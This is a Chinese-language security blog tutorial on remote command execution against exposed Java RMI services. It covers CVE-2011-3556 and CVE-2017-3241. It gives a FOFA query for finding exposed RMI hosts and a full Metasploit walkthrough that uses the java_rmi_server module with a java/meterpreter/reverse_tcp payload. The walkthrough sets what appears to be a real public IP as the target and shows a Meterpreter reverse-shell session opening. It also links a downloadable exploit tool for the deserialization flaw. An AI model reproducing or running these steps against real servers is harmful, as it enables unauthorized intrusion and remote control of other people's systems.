

Java RMI 服务远程命令执行利用

0x00 介绍

Java RMI 服务是远程方法调用（Remote Method Invocation）。它是一种机制，能够让在某个 java 虚拟机上的对象调用另一个 Java 虚拟机的对象的方法，它允许不在同一个地址空间中的 Java 程序互相通信

在 Java Web 中，很多地方都会用到 RMI 来相互调用。比如很多大型组织都会在后台部署一些 Java 应用，用于对外网站发布更新的静态页面，而这种发布命令的下达使用的就是这种 RMI 形式。

值得注意的是，RMI 传输过程必然会使用序列化和反序列化，如果 RMI 服务端端口对外开发，并且服务端使用了像 Apache Commons Collections 这种库，那么会导致远程命令执行。首先来看利用。

搜索关键字

fofa: protocol=="java-rmi"





java-rmi 远程命令执行漏洞 (CVE-2011-3556)

漏洞详情

Oracle Java SE 是美国甲骨文（Oracle）公司的一套标准版 Java 平台，用于开发和部署桌面、服务器以及嵌入设备和实时环境中的 Java 应用程序。Oracle Java SE JDK and JRE 7 版本，6 Update 27 及其之前版本，5.0 Update 31 及其之前版本，1.4.2_33 及其之前版本，JRockit R28.1.4 及其之前版本中的 Java Runtime Environment 组件中存在未明漏洞。远程攻击者可破坏关于 RMI 的机密性，完整性和可用性。

受影响版本

RE 7 版本，6 Update 27 及其之前版本，5.0 Update 31 及其之前版本，1.4.2_33 及其之前版本，JRockit R28.1.4 及其之前版本

漏洞利用

使用 Metasploit 进行漏洞验证

```
root@kali:/home/xxlm# msfconsole
[-] **Starting the Metasploit Framework console... |
[-] * WARNING: No database support: could not connect to server: Connection refused
      Is the server running on host "localhost" (:::1) and accepting
      TCP/IP connections on port 5432?
could not connect to server: Connection refused
      Is the server running on host "localhost" (127.0.0.1) and accepting
      TCP/IP connections on port 5432?

[-] ***

# cowsay++

< metasploit >
-----
      \      (oo)\_____/
         (_____)  \/
            ||----w |
            ||     || *

      =[ metasploit v5.0.80-dev ]
+ -- --=[ 1983 exploits - 1088 auxiliary - 339 post ]
+ -- --=[ 559 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Save the current environment with the save command, future console restarts will load this environment again

msf5 > |
```



use exploit/multi/misc/java_rmi_server

```
msf5 > use exploit/multi/misc/java_rmi_server
msf5 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    yes              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no               no        The URI to use for this exploit (default is random)

Exploit target:


  Id  Name
  --  -
  0    Generic (Java Payload)

msf5 exploit(multi/misc/java_rmi_server) > |
```



exploit(multi/misc/java_rmi_server) > set rhost 205.221.xx.xx

```
msf5 exploit(multi/misc/java_rmi_server) > set rhost 205.221.1.1
rhost => 205.221.1.1
```



设置 payload

```
msf5 exploit(multi/misc/java_rmi_server) > set rhost 205.221.1.1
rhost => 205.221.1.1
msf5 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf5 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    205.221.1.1     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                    no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     0.0.0.0          yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:


  Id  Name
  --  -
  0    Generic (Java Payload)

msf5 exploit(multi/misc/java_rmi_server) >
```



执行攻击

```
msf5 exploit(multi/misc/java_rmi_server) > run
[-] Handler failed to bind to 149.129.100.9:5005:-
[*] Started reverse TCP handler on 0.0.0.0:5005
[*] 205.221.225.1099 - Using URL: http://0.0.0.0:8080/BT0H0bynIHp
[*] 205.221.225.1099 - Local IP: http://172.17.22.225:8080/BT0H0bynIHp
[*] 205.221.225.1099 - Server started.
[*] 205.221.225.1099 - Sending RMI Header...
[*] 205.221.225.1099 - Sending RMI Call...
[*] 205.221.225.1099 - Replied to request for payload JAR
[*] Sending stage (53928 bytes) to 205.221.209.2
[*] Meterpreter session 9 opened (172.17.22.225:5005 -> 205.221.209.2:39933) at 2020-07-23 15:38:28 +0800
[-] Meterpreter session 9 is not valid and will be closed
[*] 205.221.225.1099 - Meterpreter session 9 closed.
[*] 205.221.225.1099 - Server stopped.
```

 Tide安全团队

Java RMI 远程反序列化任意类及远程代码执行解析 (CVE-2017-3241)

漏洞详情

RMI 是 REMOTE METHOD INVOCATION 的简称，是 J2SE 的一部分，能够让程序员开发出基于 JAVA 的分布式应用。一个 RMI 对象是一个远程 JAVA 对象，可以从另一个 JAVA 虚拟机上（甚至跨过网络）调用它的方法，可以像调用本地 JAVA 对象的方法一样调用远程对象的方法，使分布在不同的 JVM 中的对象的外表和行为都像本地对象一样。


对于任何一个以对象为参数的 RMI 接口，你都可以发一个自己构建的对象，迫使服务器端将这个对象按任何一个存在于 class path 中的可序列化类来反序列化。


受影响版本

该漏洞存在需要两个条件：1. 存在反序列化传输。2. 存在有缺陷的第三方库如 commons-collections

漏洞利用

小天之天的测试工具：<https://pan.baidu.com/s/1pb-br4vhKT6JIT6MmjHqGg> 密码：jkl8





参考链接

<https://www.freebuf.com/vuls/126499.html>

<https://www.cnblogs.com/junsec/p/11356923.html>

<https://www.jianshu.com/p/4a2452bf234d>

<http://www.codersec.net/2018/09/%E4%B8%80%E6%AC%A1%E6%94%BB%E5%87%BB%E5%86%85%E7%BD%91rmi%E6%9C%8D%E5%8A%A1%E7%9A%84%E6%B7%B1%E6%80%9D/>